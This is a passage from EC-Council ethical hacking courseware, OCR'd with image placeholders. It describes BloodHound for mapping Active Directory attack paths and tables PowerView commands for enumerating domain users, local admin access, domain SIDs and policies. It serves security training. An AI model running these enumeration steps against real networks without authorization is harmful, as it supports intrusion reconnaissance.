
Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Domain Mapping and Exploitation with Bloodhound

- Active Directory (AD) domain mapping provides the overall architecture of an **AD domain's structure** present in an organization in a GUI format

Bloodhound

- Attackers attempt to identify a **complex attack path** in the target organization's AD environment using tools such as Bloodhound and Docusnap
- Bloodhound uses **graph theory** to reveal the hidden and often unintended relationships within an AD environment



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Domain Mapping and Exploitation with Bloodhound

AD domain mapping provides the overall architecture of an AD domain's structure in an organization in a graphical user interface (GUI) format and shows the trust relationship between domain users and groups in an AD environment. Attackers attempt to identify a complex attack path in the target organization's AD environment using tools such as BloodHound and Docusnap. Security professionals can also use the same tools to identify and eliminate attack paths before they are exploited.

- **Bloodhound**

  Source: *https://bloodhoundenterprise.io*

  Bloodhound is a JavaScript web application that is built on top of Linkurious and compiled using Electron, with a Neo4j database fed by a C# data collector. It uses graph theory to reveal hidden and often unintended relationships within an AD environment. Attackers use BloodHound to easily identify complex attack paths in AD environments.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.98: Screenshot of Bloodhound GUI

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Post AD Enumeration using PowerView

- Attackers perform Active Directory (AD) enumeration to extract sensitive information such as **users**, **groups**, **domains**, and other resources from the target AD environment
- Attackers enumerate AD using PowerShell tools such as PowerView

Enumerating Domain Users


Command	Description
Get-NetUser	Retrieves information related to the current domain user
Get-NetLoggedon -ComputerName <computer-name>	Retrieves information related to the current active domain users
Get-UserProperty –Properties pwdlastset	Retrieves the date and time of the password last set for each domain user
Find-LocalAdminAccess Invoke-EnumerateLocalAdmin	Retrieves users having local administrative privileges in the current domain *Requires administrator privileges to run


Enumerating Domains

Command	Description
Get-ADDomain Get-NetDomain	Retrieves information related to the current domain including its domain controllers
Get-DomainSID	Retrieves the SID of the current domain

Enumerating Domain Policy

Command	Description
Get-DomainPolicy	Retrieves the policy used by the current domain
(Get-DomainPolicy)."SystemAccess"	Retrieves information related to the policy configurations of the domain's system access
(Get-DomainPolicy)."kerberospolicy"	Retrieves information related to the domain's Kerberos policy







Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Post AD Enumeration using PowerView (Cont'd)


Enumerating Domain Computers



Enumerating Access-Control Lists (ACLs)



Enumerating Domain Groups



Copyright © EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited. For more information, visit eccouncil.org

Post AD Enumeration using PowerView

Source: *https://github.com*

Attackers perform Active Directory (AD) enumeration to extract sensitive information such as users, groups, domains, and other resources from the target AD environment. Attackers enumerate AD using PowerShell tools such PowerView.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.